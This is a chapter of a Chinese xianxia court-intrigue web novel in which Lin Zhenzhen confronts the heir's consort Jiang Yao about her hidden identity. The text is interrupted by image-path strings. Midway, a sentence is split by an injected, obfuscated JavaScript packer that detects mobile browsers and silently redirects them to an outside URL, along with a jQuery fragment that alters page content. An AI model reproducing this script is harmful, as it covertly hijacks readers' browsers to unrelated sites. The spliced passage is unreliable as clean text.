就这样,事情的实际发展虽与林蓁蓁先前预想不同,但也算殊途同归。
毕竟若按照她原本的打算,无非也就是先找个合适的地方安身,随后便要寻个由头,给鬼灵枢安排些事情做,好让她不至于到处乱跑。
唯有这样,她才能安心进城去抓紧将自己在此间的事情尽快了结。
如今村长主动找上门来提出这让鬼灵枢陪着村民进山的活计,本质上倒也正中她的下怀,省了她不少心思。
反正毒蛇毒虫之类对凡人或许致命,但对鬼灵枢而言,却如同玩泥巴般稀松平常。
总之,只要让她有事可做、不闲着。
便能杜绝她外出归来时,只看到一团黑炭的惨剧。
此番能在一日之内就将问题全部都解决倒也是个意外之喜。
于是在得到了鬼灵枢确切的答复之后,第二日,她便去回了村长的话,还得到了对方一通欢天喜地的招待。
剩下的时间她便都花在了同鬼灵枢叮嘱“修士该如何与凡人相处”的注意事项上。
而其中被她重复了一遍又一遍的重中之重,自然是:“无论如何不要调动灵力。一旦被凡人察觉到不对,天罚降临,你我二人加起来都不够劈的。”
“可若遇到危险不得不出手呢?我又当如何?”但现实可能会遇到的问题却也避无可避。
好在这个问题林蓁蓁早已想好了答案,倒也并未被难住:“你不是擅控蛇虫吗?搞点毒虫毒蛇的去,问题就不大...总之就是只能用凡人也能用的手段自保。”
是了。
受天道限,修士不可在凡界运用灵力伤人。
但若你用些不用灵力的手段呢?
天下何其之大,害人或自保的招式又何其之多。
反正只要不是主观作恶,又确实一点灵力都没有调用。
那么搞些损招什么的,此间天道倒也并不会那般死板。
所以还是有漏洞可钻的说。
鬼灵枢闻言恍然大悟的一拍手:“对哦!”随即露出个笑来:“我明白啦!”
“那你快去吧,记得多打听些八卦回来跟我讲。”
“啊还有,我要的话本子也别忘了!”
见此,林蓁蓁也终于放下了心来。
鬼灵枢果然对她随口编的借口一点疑心都未起。
于是林蓁蓁放心的转身打开院门,一步三回头的向着皇城的方向走去。
“咦,小七?你怎的回来的这般早...”
临去前还刚好撞上了完成任务归来的大肉虫。
脑中不由有瞬间想起了那夜遇见的男子来。
不得不说,还真是张好脸呐...只可惜不怎么有脑子。
“阿嚏!”
活生生在原地干躺了两日多的项之恒打了声喷嚏,伸手裹紧了身上的粗布衣。
那该死的符师,该死的大肉虫。
这一刻,什么故人之徒、脱身之法早已从他脑海中消失得无影无踪。“臭丫头……你最好别被我抓住!”只剩下这两日风吹雨淋的怨念,直气得他牙根发痒。
而此刻已身在皇城的林蓁蓁,显然对此一无所知。
毕竟眼下对她而言最重要的事,便是专心演好自己设定的剧本——一个想要报答“恩公”救命之恩的可怜孤女。
“那日若非世子妃,民女怕是早已……早已……呜呜呜……”林蓁蓁顶着那日被救女子的身份,声泪俱下地诉说着自己当日的后怕,以及今后愿为世子妃效犬马之劳的决心。
而当街被拦下的奢华车架中,碧珠几乎在哭喊声响起的第一时间,便将门帘挑开一道恰到好处的缝隙,好方便自家小姐能看清来人的面容。
于是,那道明显比当日被她救下时硬朗许多的身影,就这样闯入了江瑶的视线。此时正值晌午,外面正是人多的时候。林蓁蓁选的又是一处视野开阔的平地,是以周围很快聚集起不少凑热闹的百姓,窃窃私语的议论声也顺着碧珠打开的缝隙,飘进了江瑶的耳中。
有那一头雾水的,正在同周边人打听这是发生了何事。
自也有那恰好知晓那日事件经过的人,热心的同周边人解释起了那一日世子妃做下的善举。
林蓁蓁满意的听着自己引起的动静。
对于混到江瑶身边的谋算,她基本上是胸有成竹。
而事实也果然如此。
甚至于,那叫做碧珠的贴身侍女出现的比她所预料的还要再早上不少。
“你,别嚎了。”虽说她面上的表情其实一点都算不上和善。“起来跟我走。”
但反正她的目的成功达成,这些细枝末节的,倒也不必计较。
于是林蓁蓁连忙从地上爬起来,先是做出惊喜的样子擦掉脸上的泪水,随即脚步急切地跟着碧珠一同走进那扇抵得上农家一年吃穿费用的遮风帘后。
“民女见过世子妃,多谢世子妃救命之恩!”
甫一照面,时刻谨记自己人设的林蓁蓁便直接以头抢地行了个大礼。好在富贵人家的马车本就宽敞,不然以她此时这般大的动作,怕是早已整个人扎进江瑶怀里。
而车外那些眼睁睁看着事态发展到这一步的围观群众们,也从林蓁蓁被带进马车的那一刻起,就已经开始了新一轮对摄政王世子妃善行的赞扬,以及对刚才那孤女命好遇贵人的感慨。
而正被赞扬是菩萨心肠的女子此时面上的神情却是截然不同的冰冷。
江瑶就这么静静盯着脚边的女子,眸光沉沉。她没有让对方起身的意思,反倒先示意碧珠,让外面的车夫先行启程。
直到车马重新随着吱呀的声响摇晃起来,外间那座热闹的皇城也逐渐恢复了喧嚣。
“说吧,你是何人。”江瑶终于开口,语气冰冷的听不出任何情绪“是谁派你来的,想要什么,直说罢。”
说实话,她还真有些好奇眼前这陌生女子的来意。
毕竟她有自信自己这些年来一向都掩藏的很好,该从未露出过什么破绽才是。
作为身世显赫的世家女子,江瑶的身上无疑沾染着上位者特有的傲慢。这份傲慢让她自认一眼便看穿了眼前人低劣的伪装,却丝毫没有;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17365618|199823||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
去想,这“看穿”本身或许正是对方计划中的一环。
于是当林蓁蓁语气里不见丝毫慌乱,反倒带着几分欣赏说出那句“怎会是有人指使呢?民女是为自己而来的呀,遥江仙大人。”
“遥江仙”三个字,被她咬得格外重。
而这三个字,也如同一道惊雷,劈乱了江瑶的心绪,也打乱了她的计划。
一旁的碧珠更是没忍住,下意识地开口惊呼:“你怎知...”话未说完便意识到失言,忙用双手紧紧捂住嘴,同时愧疚又慌乱地望向自家小姐。
相比之下,江瑶就要淡定得多。
除了最初的骇然,她几乎瞬间便恢复了先前的冷静。此时她只是轻轻抬手,安抚了慌张的碧珠,视线却一瞬都不曾离开林蓁蓁含笑的双眼。“姑娘在说什么,我怎么竟一句都听不懂呢。”
这是一场博弈。
虽对手是她从未预想过的意外角色,但江瑶并不害怕。
左不过,是又一只嗅着血腥味寻来的鬣狗而已。
见此,林蓁蓁心头对她的欣赏反倒又深了几分,心里也有了新的盘算。
就像执剑对峙的两人若想结束无谓的争斗与戒备,避免造成不必要的损伤,定然要有至少一方先让步,主动放下手中的剑。
既然对方确实如自己先前所想那般聪明,两人与其互相算计,倒不如打直球来得效率更高。
于是她收起先前的惺惺作态,自顾自从地上起身,毫不客气地一屁股坐在侧边垫了软垫的矮凳上,笑得洒脱:“江小姐不必惊慌,你是不是遥江仙并不重要,与我所求并无干系。”
“哦?”见她这般行径,江瑶眼中闪过意外,却也并未傻到完全相信她的坦诚:“那这倒是令本小姐有些好奇了。”
说着,她原本绷直的脊背放松下来,重新靠回了身后的软垫。
林蓁蓁轻笑,却并未接她的话茬,反倒说起了些莫名其妙的话:
“妹近日觅得皇城墙外一新奇物什,其主曰此物竟可号令蛇鼠,往城中屯粮米最多的人家中去,轻易便可毁其贮藏...”
同时,她自也没错过江瑶面上寸寸龟裂的神情。
“啧啧,也不知皇城墙外这奇物究竟是何时出现的,那可号蛇鼠的奇物又究竟是长什么样?”说着她略作停顿,随即又意味深长的补充:“莫不是刚好长得像鱼或虎吧...”
压垮骆驼的最后一根稻草落下。
那种对方对你了如指掌,你却对对方一无所知的感觉,让江瑶心底的风暴越刮越烈:“你究竟是何人!”
面上的虚假面具终于崩坏。
随着林蓁蓁口中那些本该不为人知的话语一字一句地吐出,江瑶最后一点试探的耐心消耗殆尽。
“你,所求究竟为何?”
...
碧珠愣愣地看着自家姑娘冷着眉眼从口中低低吐出这句满含威胁之意的话语。
恍惚之间,就像再次看到了多年前那位浑身肃杀之气的英雄。
将军您看,小姐如今,已愈发像您了。
-